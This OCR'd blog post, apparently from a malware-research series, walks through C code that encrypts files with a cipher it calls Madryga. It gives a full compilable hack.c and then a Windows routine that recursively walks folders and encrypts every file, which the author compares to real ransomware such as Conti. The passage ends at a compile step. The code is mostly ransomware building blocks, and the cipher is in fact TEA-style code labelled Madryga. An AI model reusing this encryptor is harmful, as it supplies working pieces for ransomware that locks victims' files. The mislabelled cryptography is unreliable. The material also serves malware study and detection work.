
Malware and cryptography 24: encrypt/decrypt file via Madryga. Simple C/C++ example.

cocomelonc.github.io/malware/2024/01/16/malware-cryptography-24.html

January 16, 2024

8 minute read

Hello, cybersecurity enthusiasts and white hackers!



Since I'm a little busy writing my book for the Packt publishing, I haven't been writing as often lately. But I'm still working on researching and simulating ransomware.

In one of the previous posts I wrote about the Madryga encryption algorithm and how it affected the VirusTotal detection score.

At the request of one of my readers, I decided to show file encryption and decryption logic using the Madryga algorithm.

practical example 1

First of all, we do not update encryption and decryption functions:

```
void madryga_encrypt(u32 *v, u32 *k) {
  u32 v0 = v[0], v1 = v[1], sum = 0, i;
  u32 delta = 0x9E3779B9;
  for (i = 0; i < ROUNDS; i++) {
    sum += delta;
    v0 += ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
    v1 += ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
  }
  v[0] = v0; v[1] = v1;
}

void madryga_decrypt(u32 *v, u32 *k) {
  u32 v0 = v[0], v1 = v[1], sum = 0xE3779B90, i;
  u32 delta = 0x9E3779B9;
  for (i = 0; i < ROUNDS; i++) {
    v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
    v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
    sum -= delta;
  }
  v[0] = v0; v[1] = v1;
}
```

Then, next piece of code implemented encryption and decryption functions for data using a simple block cipher `madryga_encrypt` and `madryga_decrypt.` It operates on the data in blocks of 8 bytes, with a padding mechanism for the case when the data length is not a multiple of 8:

```
void madryga_encrypt_data(unsigned char* data, int data_len) {
  int i;
  uint32_t *ptr = (uint32_t*) data;
  for (i = 0; i < data_len / 8; i++) {
    madryga_encrypt(ptr, key);
    ptr += 2;
  }
  // check if there are remaining bytes
  int remaining = data_len % 8;
  if (remaining != 0) {
    // pad with 0x90
    unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, ptr, remaining);
    madryga_encrypt((uint32_t*) pad, key);
    memcpy(ptr, pad, remaining);
  }
}

void madryga_decrypt_data(unsigned char* data, int data_len) {
  int i;
  uint32_t *ptr = (uint32_t*) data;
  for (i = 0; i < data_len / 8; i++) {
    madryga_decrypt(ptr, key);
    ptr += 2;
  }
  // check if there are remaining bytes
  int remaining = data_len % 8;
  if (remaining != 0) {
    // pad with 0x90
    unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, ptr, remaining);
    madryga_decrypt((uint32_t*) pad, key);
    memcpy(ptr, pad, remaining);
  }
}
```

Let's break down the encryption code step by step:

- It takes a pointer to data and its length `data_len`.
- It converts the data pointer to a `uint32_t*` for `32-bit` (4-byte) block processing.
- It processes the data in blocks of 8 bytes using `madryga_encrypt` function.
- The loop increments the pointer by `2` to move to the next `8-byte` block.
- If there are remaining bytes (not a multiple of 8), it pads the remaining bytes with `0x90` and encrypts the padded block.

Finally, I implemented file encryption and decryption logic:

```
void encrypt_file(const char* input_path, const char* output_path) {
  FILE* input_file = fopen(input_path, "rb");
  FILE* output_file = fopen(output_path, "wb");

  if (input_file == NULL || output_file == NULL) {
    perror("Error opening file");
    exit(EXIT_FAILURE);
  }

  fseek(input_file, 0, SEEK_END);
  long file_size = ftell(input_file);
  fseek(input_file, 0, SEEK_SET);

  unsigned char* file_content = (unsigned char*)malloc(file_size);
  fread(file_content, 1, file_size, input_file);

  for (int i = 0; i < file_size / 8; i++) {
    madryga_encrypt_data(file_content + i * 8, 8);
  }

  fwrite(file_content, 1, file_size, output_file);

  fclose(input_file);
  fclose(output_file);
  free(file_content);
}

void decrypt_file(const char* input_path, const char* output_path) {
  FILE* input_file = fopen(input_path, "rb");
  FILE* output_file = fopen(output_path, "wb");

  if (input_file == NULL || output_file == NULL) {
    perror("Error opening file");
    exit(EXIT_FAILURE);
  }

  fseek(input_file, 0, SEEK_END);
  long file_size = ftell(input_file);
  fseek(input_file, 0, SEEK_SET);

  unsigned char* file_content = (unsigned char*)malloc(file_size);
  fread(file_content, 1, file_size, input_file);

  for (int i = 0; i < file_size / 8; i++) {
    madryga_decrypt_data(file_content + i * 8, 8);
  }

  fwrite(file_content, 1, file_size, output_file);

  fclose(input_file);
  fclose(output_file);
```

```
  free(file_content);
}
```

The full source code is looks like this `hack.c`:

```
/*
 * hack.c
 * encrypt/decrypt file with Madryga algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/01/16/malware-cryptography-24.html
*/
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <windows.h>

#define ROUNDS 16

typedef uint32_t u32;

u32 key[4] = {0x00010203, 0x04050607, 0x08090A0B, 0x0C0D0E0F};

void madryga_encrypt(u32 *v, u32 *k) {
  u32 v0 = v[0], v1 = v[1], sum = 0, i;
  u32 delta = 0x9E3779B9;
  for (i = 0; i < ROUNDS; i++) {
    sum += delta;
    v0 += ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
    v1 += ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
  }
  v[0] = v0; v[1] = v1;
}

void madryga_decrypt(u32 *v, u32 *k) {
  u32 v0 = v[0], v1 = v[1], sum = 0xE3779B90, i;
  u32 delta = 0x9E3779B9;
  for (i = 0; i < ROUNDS; i++) {
    v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
    v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
    sum -= delta;
  }
  v[0] = v0; v[1] = v1;
}

void madryga_encrypt_data(unsigned char* data, int data_len) {
  int i;
  uint32_t *ptr = (uint32_t*) data;
  for (i = 0; i < data_len / 8; i++) {
    madryga_encrypt(ptr, key);
    ptr += 2;
  }
  // check if there are remaining bytes
  int remaining = data_len % 8;
  if (remaining != 0) {
    // pad with 0x90
    unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, ptr, remaining);
```

```
    madryga_encrypt((uint32_t*) pad, key);
    memcpy(ptr, pad, remaining);
  }
}

void madryga_decrypt_data(unsigned char* data, int data_len) {
  int i;
  uint32_t *ptr = (uint32_t*) data;
  for (i = 0; i < data_len / 8; i++) {
    madryga_decrypt(ptr, key);
    ptr += 2;
  }
  // check if there are remaining bytes
  int remaining = data_len % 8;
  if (remaining != 0) {
    // pad with 0x90
    unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, ptr, remaining);
    madryga_decrypt((uint32_t*) pad, key);
    memcpy(ptr, pad, remaining);
  }
}

void encrypt_file(const char* input_path, const char* output_path) {
  FILE* input_file = fopen(input_path, "rb");
  FILE* output_file = fopen(output_path, "wb");

  if (input_file == NULL || output_file == NULL) {
    perror("error opening file");
    exit(EXIT_FAILURE);
  }

  fseek(input_file, 0, SEEK_END);
  long file_size = ftell(input_file);
  fseek(input_file, 0, SEEK_SET);

  unsigned char* file_content = (unsigned char*)malloc(file_size);
  fread(file_content, 1, file_size, input_file);

  for (int i = 0; i < file_size / 8; i++) {
    madryga_encrypt_data(file_content + i * 8, 8);
  }

  fwrite(file_content, 1, file_size, output_file);

  fclose(input_file);
  fclose(output_file);
  free(file_content);
}

void decrypt_file(const char* input_path, const char* output_path) {
  FILE* input_file = fopen(input_path, "rb");
```


```
  FILE* output_file = fopen(output_path, "wb");

  if (input_file == NULL || output_file == NULL) {
    perror("error opening file");
    exit(EXIT_FAILURE);
  }

  fseek(input_file, 0, SEEK_END);
  long file_size = ftell(input_file);
  fseek(input_file, 0, SEEK_SET);

  unsigned char* file_content = (unsigned char*)malloc(file_size);
  fread(file_content, 1, file_size, input_file);

  for (int i = 0; i < file_size / 8; i++) {
    madryga_decrypt_data(file_content + i * 8, 8);
  }

  fwrite(file_content, 1, file_size, output_file);

  fclose(input_file);
  fclose(output_file);
  free(file_content);
}

int main() {
  encrypt_file("test.txt", "test-enc.bin");
  decrypt_file("test-enc.bin", "test-dec.txt");
  return 0;
}
```

As you can see, for test I just encrypt file `test.txt` and decrypt it.

demo

Let’s compile our PoC code:


```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Then just run it on Windows 10 x64 machine:

```
.\hack.exe
```

As a result, two new files `test-enc.bin` and `test-dec.txt` were created.




```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptography-24]
└─$ sha1sum test.txt
a2852134b6643c87b1c698b798271bad0f221715  test.txt

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptography-24]
└─$ sha1sum test-dec.txt
a2852134b6643c87b1c698b798271bad0f221715  test-dec.txt
```



As we can see, everything is wokred perfectly! =^..^=

practical example 2

But, in the wild, ransomware do not always encrypt the entire file if it is very large. For example Conti ransomware used partial encryption.

Also ransomware recursive encrypt folders, it might look something like this:

```
void handleFiles(const char* folderPath) {
  WIN32_FIND_DATAA findFileData;
  char searchPath[MAX_PATH];
  sprintf_s(searchPath, MAX_PATH, "%s\\*", folderPath);

  HANDLE hFind = FindFirstFileA(searchPath, &findFileData);

  if (hFind == INVALID_HANDLE_VALUE) {
    printf("Error: %d\n", GetLastError());
    return;
  }

  do {
    const char* fileName = findFileData.cFileName;

    if (strcmp(fileName, ".") == 0 || strcmp(fileName, "..") == 0) {
      continue;
    }

    char filePath[MAX_PATH];
    sprintf_s(filePath, MAX_PATH, "%s\\%s", folderPath, fileName);

    if (findFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
      // Recursive call for subfolders
      handleFiles(filePath);
    } else {
      // Process individual files
      printf("file: %s\n", filePath);
      char encryptedFilePath[MAX_PATH];
      sprintf_s(encryptedFilePath, MAX_PATH, "%s.bin", filePath);
      encrypt_file(filePath, encryptedFilePath);
    }

  } while (FindNextFileA(hFind, &findFileData) != 0);

  FindClose(hFind);
}
```


As you can see, the logic is pretty simple.
The recursive decryption uses the same trick:

```
void decryptFiles(const char* folderPath) {
  WIN32_FIND_DATAA findFileData;
  char searchPath[MAX_PATH];
  sprintf_s(searchPath, MAX_PATH, "%s\\*", folderPath);

  HANDLE hFind = FindFirstFileA(searchPath, &findFileData);

  if (hFind == INVALID_HANDLE_VALUE) {
    printf("error: %d\n", GetLastError());
    return;
  }

  do {
    const char* fileName = findFileData.cFileName;

    if (strcmp(fileName, ".") == 0 || strcmp(fileName, "..") == 0) {
      continue;
    }

    char filePath[MAX_PATH];
    sprintf_s(filePath, MAX_PATH, "%s\\%s", folderPath, fileName);

    if (findFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
      // Recursive call for subfolders
      decryptFiles(filePath);
    } else {
      // Process individual files
      if (strstr(fileName, ".bin") != NULL) {
        printf("File: %s\n", filePath);
        char decryptedFilePath[MAX_PATH];
        sprintf_s(decryptedFilePath, MAX_PATH, "%s.decrypted", filePath);
        decrypt_file(filePath, decryptedFilePath);
      }
    }

  } while (FindNextFileA(hFind, &findFileData) != 0);

  FindClose(hFind);
}
```

demo 2


Let’s see everything in action, compile our PoC code:

